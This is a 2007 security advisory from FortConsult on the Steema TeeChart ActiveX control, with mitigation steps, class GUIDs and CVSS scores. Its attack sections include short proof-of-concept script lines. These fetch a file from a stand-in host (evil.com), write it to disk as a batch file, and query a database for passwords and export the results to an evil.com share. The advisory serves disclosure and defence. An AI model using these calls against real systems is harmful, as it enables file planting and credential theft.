

# SECURITY ADVISORY

**January 2007**

Steema SL “TeeCharts ActiveX” data proxy



## **Table of Contents**

The Security Research Team.....	2
Affected Components .....	3
Vulnerable Platforms .....	3
Affected Users .....	3
Issue History .....	3
Brief Issue Description .....	3
Issue Mitigation .....	4
CVSS Issue Severity Scores .....	5
Issue Details .....	6
Mitigating factors .....	6
Basic Attack Strategy .....	6
Attack one: Files written from attacker to victim .....	6
Attack two: Database queries by victim, Results to attacker .....	7
Attack three: Files read from victim to attacker.....	8

## **Copyright and Disclaimer**

The information in this advisory is Copyright 2006 FortConsult A/S. It is provided so that our customers and others understand the risk they may be facing by running affected software on their systems.

In case you wish to copy information from this advisory, you must either copy all of it or refer to this document (including our URL).

No guarantee is provided for the accuracy of this information, or damage you may cause your systems in testing.

## **The Security Research Team**

This advisory has been discovered by FortConsult's Security Research Team (team-member: Andrew Christensen), as part of a general investigation into the security of software used in financial environments; the investigation is being run by Raza Sharif and Andrew Christensen.

FortConsult is a specialist in technical services within the field of IT security. We are vulnerability experts that help business enterprises to protect themselves against the numerous security threats that exist today – both as impartial consultants and with responsibility for specific tasks. Our primary services are security tests and practically-oriented security consultancy.

For more information: [www.fortconsult.net](http://www.fortconsult.net).

## ***Affected Components***

TeeChart is a charting component made by Steema Software SL (<http://www.steema.com>). It is used by companies (especially financial sector companies) to produce animated or static graphs of things like stock prices or sales. The same component can be deployed either on a server or on clients.

This advisory has been written from the perspective of attacking a TeeChart component installed client-side.

We have tested version 7.0.0.4; other versions also appear vulnerable.

## ***Vulnerable Platforms***

Due to the fact that Steema's software has been made both for Windows desktop platforms, and PocketPC, both desktop and PocketPC (smartphone) Internet Explorer users are affected.

## ***Affected Users***

Affected users are the companies / individuals that have the TeeChart component installed. This component is installed with stock trading software, and on finance websites. A bit of searching via Google showed that the component is used by various real-time trading and sales platforms, as well as on corporate websites.

## ***Issue History***

January 18 <sup>th</sup> 2007	Initial Discovery
January 18 <sup>th</sup> 2007	Investigation of what companies use affected software
January 20 <sup>th</sup> 2007	Customers and business affiliates briefed on issue
January 23 <sup>rd</sup> 2007	Disclosure to vendor
Late January 2007	Vendor "Steema" replies with rebuttal to advisory, stating exploitation is made difficult for a variety of reasons, including a proprietary file format which they feel is difficult to reverse-engineer.
February 23 <sup>rd</sup> 2007	Tentative date for public disclosure

## ***Brief Issue Description***

The affected component allows an attacker to perform three types of attacks on the client:

1. An attacker can write arbitrary files anywhere on the local or network drives of the victim.
2. An attacker can read arbitrary files anywhere from the local or network drives of the victim.
3. An attacker can execute database queries as the victim, from databases which the victim has access to, and export this data out to the attacker's host on the Internet.

## ***Issue Mitigation***

### **Vendor Mitigation / secure software design**

Generally, serious restrictions on data import/export should be implemented, perhaps so that data can only be imported / exported when the object is instantiated from a “trusted” domain (the component would be locked before being sold to an end user company).

### **End-User Mitigation / Workaround**

It is simple to mitigate this issue on individual machines, by defining a Kill-Bit (using the instructions available from Microsoft at <http://support.microsoft.com/kb/240797>).

*Note that if you disable the TeeChart object, charting will probably cease to function. This means software that integrates TeeCharts will cease to function. Your enterprise will therefore need to carefully weigh the risk versus the business impact.*

In enterprises that do not have the capability to kill-bit objects via group policy it would be necessary to set the kill-bit on individual machines. This is obviously rather time consuming and prone to error.

### **GUIDs**

The following GUIDs can be used to reference various classes of the TeeChart plugin:

```
{0711C135-284C-4082-BE3D-C41B9B668527}
{1507027F-44E5-4922-A32D-A368E5568EEB}
{1B838A5C-6280-4E97-B983-657772DE71D1}
{3A4FFDBD-21B6-4EE5-80A4-10E901006D93}
{41F24C40-E552-4F7E-B030-FC3D539850BF}
{68EF1B9D-597E-4386-B591-C011FF363DA4}
{6C0877B1-60C0-44C7-9E5A-CEA7EC80B3F4}
{8DF3D0D9-1D19-41D6-BEDB-05640857EE75}
{CD82C85E-37B7-48E3-9E88-31E140C13C86}
{D8781BD9-913B-49E5-8312-438F2159B91C}
{EE8C7D63-6295-489B-90EF-6D2AF84EC005}
{FAB9B41C-87D6-474D-AB7E-F07D78F2422E}
{FD4C6B63-1B9B-4F0C-BC1C-7FBD314416BF}
```

## **CVSS Issue Severity Scores**

The issues described in this advisory have received a base score of 9.2. The score is based on the following criteria.

FortConsult has used the online CVSS calculator found at <http://www.patchadvisor.com/PatchAdvisor/CVSSCalculator.aspx> to calculate these scores.

### **BASE METRICS: 9.2**

Access Vector:	Remote
Access Complexity:	Low (exploitation does not require shellcode knowledge)
Authentication:	Not Required
Confidentiality Impact:	Complete
Integrity Impact:	Complete
Availability Impact:	Partial
Impact Bias:	Confidentiality


### **TEMPORAL METRICS: 8.7**

Exploitability:	High
Remediation Level:	Workaround (set a kill-bit, which will however break functionality)
Report Confidence:	Confirmed (internally within FortConsult)

### **ENVIRONMENT METRICS: 8.7**

Collateral Damage:	Low
Target Distribution:	Low

## Issue Details



Network Diagram 1 - Overview of elements involved

The diagram above shows the involved elements.

### Mitigating factors

Note that all of the attacks described here require some sort of social or network engineering to persuade a victim to visit a malicious website. ***This is a mitigating factor that vastly lessens the likelihood of attack except in the case of a targeted intrusion.*** In other words, unless your firm is a stock trading company using this software, you probably don't need to worry about this issue.

### Basic Attack Strategy

The basic trick used to conduct all three of the attacks mentioned below is to have a TeeChart object instantiated within the browser.

Then, one method is called to read data from one place (alternately the attacker, the local host, or a database). This loads data into the browser / TeeChart object.

Next, a second method is called to write data elsewhere (alternately the local host, the attacker, or another database).

### Attack one: Files written from attacker to victim

Proof of Concept: We have created a video demonstrating exploitation of this issue / attack vector. The video shows an attack which creates malicious file downloaded to the victim PC. The file will be named c:\malicious.txt. The contents of this file could obviously have implications when investigating legal matters, or doing forensics, but it also could be used directly to write a

program or a .BAT script onto the disk, leading to command execution.

To complete this attack, a file containing the data which will be transmitted from "Attacker" to "Victim" is formatted in Steema's proprietary, and stored as <http://evil.com/data.tee>.

The attacker is then persuaded to visit <http://evil.com/>, or to view another site that triggers the exploit.

At this point, "Victim" will download data.tee, and write the contents specified in this file to an attacker-specific location on a local disk (for example, C:\), a mapped network drive (for example, Z:) or an unmapped network drive (for example [\\192.168.0.2\output.txt](http://192.168.0.2/output.txt)).

We have demonstrated that it is possible to write all ASCII characters except NULL to disk, and that it is possible to create a batch file or other file with multiple newlines, special characters, etc. This is certainly enough to be able to place executable content onto the machine.

The specific attack methods used once instantiating the object are:

```
Chart1.Import.LoadFromURL "http://evil.com/data.tee"  
Chart1.Export.asText.SaveToFile "c:\evilfile.bat"  
` Another example would be writing a .exe or .dll file  
` to disk. We have created a demonstration showing how this  
` could be done.
```

## **Attack two: Database queries by victim, Results to attacker**

Proof of Concept: We have created a video demonstrating exploitation of this issue / attack vector.

The attack is basically performed the same way as the one specified above. In this scenario, the Victim machine is persuaded to read data out from the MS SQL database located on Victim's secure LAN, and then deliver the results out to the waiting attacker.

To do this, the Victim needs to have a trusted connection to the SQL database (as in, a predefined System DSN), or the Attacker needs to know a username and password.

There are a number of different scenarios in which an attacker might have a username and password but not be able to get behind the firewall. One scenario is in the case of standard software (for example, Visio or financial software) which may install a database with standard / default credentials. A second scenario could be where sourcecode has been disclosed through

The specific attack methods used once instantiating the object look like the following:

```
SQL = "DSN=FinanceDepartmentUsers;SQL=Select ID,Password;"  
UploadGraph = "\\evil.com\confidential-data.jpg"  
UploadText = "\\evil.com\confidential-data.txt"  
Chart1.Series(0).DataSource = SQL  
Chart1.Chart1.Series(0).LabelsSource = "Password"
```

```
Chart1.Chart1.Series(0).ValuesSource = "ID"  
Chart1.Export.asText.SaveToFile UploadText  
Chart1.Export.SaveToJPEGFile UploadGraph
```

### **Attack three: Files read from victim to attacker**

While we have created demos for the other two attacks, we have not yet done so for this attack vector.

Basically, the technique used would be to Import the data from a CSV, and specify the field separator so TeeChart would read the whole line as a single value.

Then, the data would be exported as a textfile or graph in the same way as above.

**FORTCONSULT**

*Straight talk on IT security*